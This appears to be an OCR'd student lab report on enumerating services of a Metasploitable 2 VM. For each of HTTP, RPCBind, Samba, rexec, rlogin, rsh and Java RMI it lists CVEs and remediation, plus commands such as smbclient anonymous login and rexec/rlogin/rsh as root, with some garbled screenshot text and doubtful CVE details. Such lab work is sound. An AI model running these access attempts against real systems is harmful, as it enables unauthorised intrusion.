
➡ Fetches raw HTTP responses from the web server.


Method 3: Nmap Web Scripts


nmap -p80 --script http-enum,http-headers,http-methods 192.168.0.125

➡ Discovers directories, server headers, and web technologies.

PUC :







🔴 Port 111 – RPCBind

Service: Remote Procedure Call

Description

RPC maps services to ports and is often abused for service enumeration.

Possible Attack Methods

- RPC service enumeration
- NFS discovery

Tools Used

- rpcinfo
- Nmap

Impact

- Service discovery
- Attack surface expansion

Severity: Medium

CVE-ID

- CVE-2011-4598

CVSS

- 5.0 – Medium

Remediation


- Restrict RPC access

Method 1: RPC Enumeration

```
rpcinfo -p 192.168.0.125
```

➡ Lists all RPC services.

PUC :



🔴 Ports 139 & 445 – Samba

Service: SMB File Sharing

Description

Improper access control in Samba services.

Possible Attack Methods

- Anonymous share access
- Remote code execution

Tools Used

- Nmap
- SMB clients
- Metasploit (Samba modules)

Impact

- Full system compromise

Severity

Critical

CVE-ID

- CVE-2007-2447
- CVE-2021-44142

CVSS

9.8 – Critical

Remediation

- Patch Samba
- Disable SMBv1

References

- https://www.samba.org/samba/security/

Method 1: List Shares

```
smbclient -L //192.168.0.125
```

➡ Lists shared folders available on the SMB server.

Method 2: Anonymous Login

```
smbclient //192.168.0.125/share -N
```


➡ Attempts unauthenticated access to shared resources.


Method 3: Nmap Enumeration

```
nmap -p139,445 --script
smb-enum-shares,smb-os-discovery 192.168.0.125
```

➡ Detects OS version, shares, and SMB configuration.

PUC :





🔴 Port 512 – rexec

Service: Remote Execution Service

Description

rexec allows remote command execution using username and password. Communication is unencrypted.

Possible Attack Methods

- Cleartext credential interception
- Weak password brute-force
- Remote command execution

Tools Used

Nmap
rexec client
Metasploit

Impact
Remote command execution
System compromise

Severity: Critical

CVE-ID
CVE-1999-0651

CVSS
9.0 – Critical

Remediation
Disable rexec
Use SSH instead

References
https://www.cisa.gov/secure-remote-access

Method 1: rexec Access

```
rexec 192.168.0.125 -l root
```


➡ Executes commands remotely using credentials.


Method 2: Nmap Enumeration

```
nmap -p512 --script rexec-auth 192.168.0.125
```

➡ Checks authentication behavior.

PUC:


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
(root㉿kali)-[/home/sahil]
apt install rsh-server
Note, selecting 'rsh-redone-server' instead of 'rsh-server'
The following packages were automatically installed and are no longer required:
curlftpfs libswscale8 python3-serial-asyncio
dnsmap medusa python3-smmap
figlet pocketsphinx-en-us python3-tld
finger python3-aiocache python3-wapiti-arsenic
imagemagick python3-aiomcache python3-wapiti-swagger
imagemagick-7.q16 python3-browser-cookie3 python3-yaswfp
libavfilter10 python3-git rsh-redone-client
libavformat61 python3-gitdb smtp-user-enum
libconfig-inifiles-perl python3-httpx-ntlm sparta-scripts
libfuse2t64 python3-jeepney toilet-fonts
libpocketsphinx3 python3-pyexploitdb unicornscan
libpostproc58 python3-pyfiglet urlscan
libsmb2-6 python3-pyshodan wapiti
libsphinxbase3t64 python3-qasync
Use 'sudo apt autoremove' to remove them.
Installing:
rsh-redone-server
Installing dependencies:
openbsd-inetd tcpd
Summary:


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
Setting up rsh-redone-server (85-4+kali1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...
(root㉿kali)-[/home/sahil]
apt install rexec
Error: Unable to locate package rexec
(root㉿kali)-[/home/sahil]
nmap -p512 --script rexec-auth 192.168.0.125
Starting Nmap 7.98 (https://nmap.org) at 2025-12-31 17:04 +0530
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'rexec-auth' did not match a category, file name, or directory
stack traceback:
[C]: in function 'error'
/usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
/usr/share/nmap/nse_main.lua:1364: in main chunk
[C]: in ?
QUITTING!

🔴 Port 513 – rlogin

Service: Remote Login

Description
Provides remote shell access without encryption.

Possible Attack Methods

- Trust relationship abuse
- Credential sniffing

Tools Used
rlogin
Nmap

Impact
Unauthorized shell access

Severity: Critical

CVE-ID
CVE-1999-0518

CVSS
9.0 – Critical

Remediation
Disable rlogin
Use SSH

References
NVD - CVE-1999-0518

rlogin - Simple English Wikipedia, the free encyclopedia.

rlogin-brute NSE script

Port 513 – RLOGIN (Remote Login) | PentestPad.

[RLogin - Wireshark Wiki]

Method 1: rlogin Access

```
rlogin 192.168.0.125 -l root
```


➡ Attempts remote login.

Method 2: Trust Enumeration

```
cat ~/.rhosts
```

➡ Checks trust-based authentication.

PUC :



🔴 Port 514 – rsh

Service: Remote Shell

Description
Allows remote command execution without encryption.

Possible Attack Methods

- Trust abuse
- Remote command execution

Tools Used
rsh
Nmap

Impact
System takeover

Severity: Critical

CVE-ID
CVE-1999-0170

CVSS
9.5 – Critical

Remediation
Disable rsh
Use SSH

References
https://www.cve.org/

Syslog Port 514 Guide: UDP, TCP, Security & Best Practices.


[List of TCP and UDP Port Numbers | PDF | Port (Computer Networking) | Transmission Control Protocol](#).

Method 1: rsh Command Execution

```
rsh 192.168.0.125 ls
```

➡ Executes commands remotely.

PUC :



🔴 Port 1099 – Java RMI

Service: Java Remote Method Invocation

Description
Allows Java objects to invoke methods remotely.

Possible Attack Methods

- Deserialization attack
- Remote code execution

Tools Used
Nmap
Metasploit

Impact
Remote code execution

Severity: Critical

CVE-ID
CVE-2017-3241

CVSS
9.8 – Critical

Remediation
Disable RMI registry
Use authentication

